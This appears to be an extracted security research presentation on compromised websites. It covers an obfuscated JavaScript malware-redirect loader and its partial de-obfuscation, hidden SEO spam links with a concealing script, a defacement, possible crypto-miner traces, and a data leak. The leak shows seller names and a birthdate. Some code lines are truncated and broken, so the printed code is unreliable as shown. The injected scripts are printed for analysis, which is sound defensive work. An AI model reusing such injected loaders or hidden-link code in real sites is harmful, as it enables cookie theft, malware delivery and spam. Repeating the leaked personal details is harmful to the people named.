
JAVASCRIPT REDIRECTION TO THE MALWARE



```
function V() {
    var v = ['ion', 'index', '154602bdaGrG',
            'rando', '279520YbREdF', 'toStr', 'send',
            'rJ', 'GET', 'proto', 'dysta', 'eval', 'col',
            'BMfKjR', '//www.pakt.rs/www.pakt.rs.php',
            'btR0', 'get', '72XBooPH', 'onrea', 'open',
            'subst', '8214VZcSuI', '30KBfcnu', 'ing',
            '?id=', 'ame', 'ndsx', 'cooki', 'State',
            'atu', '1295TYmtri', 'rer', 'nge'];
    V = function () {
        return v;
    };
    return V();
}(function (R, G) {
    var l = g,
        y = R();
    while (true) {
        try {
            var 0 = parseInt(l(128)) / 1 +
                / 2 + -parseInt(l(140)) / 3 + -parseInt(l(
                eInt(l(120)) / 5 + -parseInt(l(130)) / 6
                2)) / 7 + parseInt(l(125)) / 8 * (-parseI
                -parseInt(l(131)) / 10 * (-parseInt(l(123)
                if (0 === G) break;
            else y.push(y.shift());
        } catch (n) {
            y.push(y.shift());
        }
    }
})
```

HTML / Javascript Source Code De-obfuscation using *de4js*
<https://twitter.com/ivanmarkovicsec/status/1500540322518118408>

```
['bREdF', "toStr", "send", "techa", "8BCsQrJ", "GET", "proto", "dysta", ... ]
```



```
var HttpClient = function() {
    /** @type {function(number,?): ?} */
    var defineProperties = g;
    /**
     * @param {?} mmCoreSplitViewBlock
     * @param {?} dataToScreenY
     * @return {undefined}
     */
    this[defineProperties(124)] = function(mmCoreSplitViewBlock, dataToScreenY) {
        /** @type {function(number,?): ?} */
        var int8Mult = defineProperties;
        /** @type {!XMLHttpRequest} */
        var y = new XMLHttpRequest;
        /**
         * @return {undefined}
         */
        y[int8Mult(126) + int8Mult(116) + int8Mult(112) + int8Mult(144)] = function() {
            /** @type {function(number,?): ?} */
            var fromCharCode = int8Mult;
            if (y[fromCharCode(107) + fromCharCode(139)] == 4 && y[fromCharCode(141) + "s"] == 200) {
                dataToScreenY(y[fromCharCode(133) + fromCharCode(134) + "xt"]);
            }
        };
        y[int8Mult(127)](int8Mult(114), mmCoreSplitViewBlock, !![]);
        y[int8Mult(111)](null);
    };
};
```

Debugging code using Browser
<https://twitter.com/ivanmarkovicsec/status/1500757051986915330>

JAVASCRIPT HIDE MALICIOUS ADVERTISING

```
pageTracker._trackPageview();

} catch(err) {}</script>
<div name="Lc0kne" id="FQfMnG">


<a href="http://www.atleticoarezzo.it/">UGG Saldi</a>
<a href="http://www.associazionespazzavento.it/">Stivali UGG</a>
<a href="http://www.agendacultura.it/">UGG Saldi</a>
<a href="http://www.rumeniinitalia.it/">UGG Outlet</a>
<a href="http://www.anspilecce.it">Stivali UGG</a>
<a href="http://www.montanolucino-ut.it">UGG Outlet</a>
<a href="http://www.mtdirectionsk.it">Stivali UGG</a>
<a href="http://www.bkvietnam.dk/">UGG Sko</a>
<a href="http://www.altieco.dk/">UGG Australia</a>
<a href="http://www.vinboden.dk">Billige UGG</a>

<a href="/teletext/ralph-lauren-vaska.html" title="ralph lauren v&#228;ska">ralph lauren v&#228;ska</a>
<a href="/teletext/ralph-lauren-skjorta.html" title="ralph lauren skjorta">ralph lauren skjorta</a>
<a href="/teletext/ralph-lauren-jacka-herr.html" title="ralph lauren jacka herr">ralph lauren jacka herr</a>
<a href="/teletext/ralph-lauren-parfym-dam.html" title="ralph lauren parfym dam">ralph lauren parfym dam</a>
<a href="/teletext/polo-ralph-lauren-skor.html" title="polo ralph lauren skor">polo ralph lauren skor</a>
<a href="/teletext/ralph-lauren-skjorta-dam.html" title="ralph lauren skjorta dam">ralph lauren skjorta dam</a>

</div><script language="JavaScript">var _0x6977=["\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x73\x74\x73\x70\x6C\x61\x79","\x6E\x6F\x6E\x65"];document[_0x6977[0]](_0x6977[2])[_0x6977[1]][_0x6977[3]]=_0x6977[4]</script>
```


De-obfuscated code: `var _0x6977 = ["getElementById", "style", "FQfMnG", "display", "none"];`
<https://twitter.com/ivanmarkovicsec/status/1503279774906699776>

DEFACED WEB SITE



Hacked by Kurdish Hackers Team
<https://twitter.com/ivanmarkovicsec/status/1504127213100220420>

POSSIBLE CRYPTO MINER TRACES



Possible Crypto Miner traces on Government website
<https://twitter.com/ivanmarkovicsec/status/1504113982013165569>

PRIVATE INFORMATION LEAK

Prijavi se
Popunite polja ispod.

ULOGUJ SE

[Zaboravljena lozinka?](#)

PREDMETI **EVIDENCIJA** PRODAVCI

TEHNOKRATIJA®

```
2 <div id="pokupi_prodavca">
3 <li id="field_2_19" class="gfield field_sublabel_below field_description_below gfield_visibility_visible"><label class="gfield_label"
  for="input_2_19">PRODAVAC</label>
4 <div class="ginput_container ginput_container_select">
5 <select name="input_19" id="input_2_19" class="medium gfield_select" aria-invalid="false">
6
7
8
9 <option value="2232"> <a href="http://administracija.rs/prodavac/2232/" title="Ahmed Trifunović Marko">Ahmed Trifunović Marko
10 </option>
11
12 <option value="2565"> <a href="http://administracija.rs/prodavac/2565/" title="Ahmeti Gadafi">Ahmeti Gadafi (28/04/1977)</a>
13 </option>
14
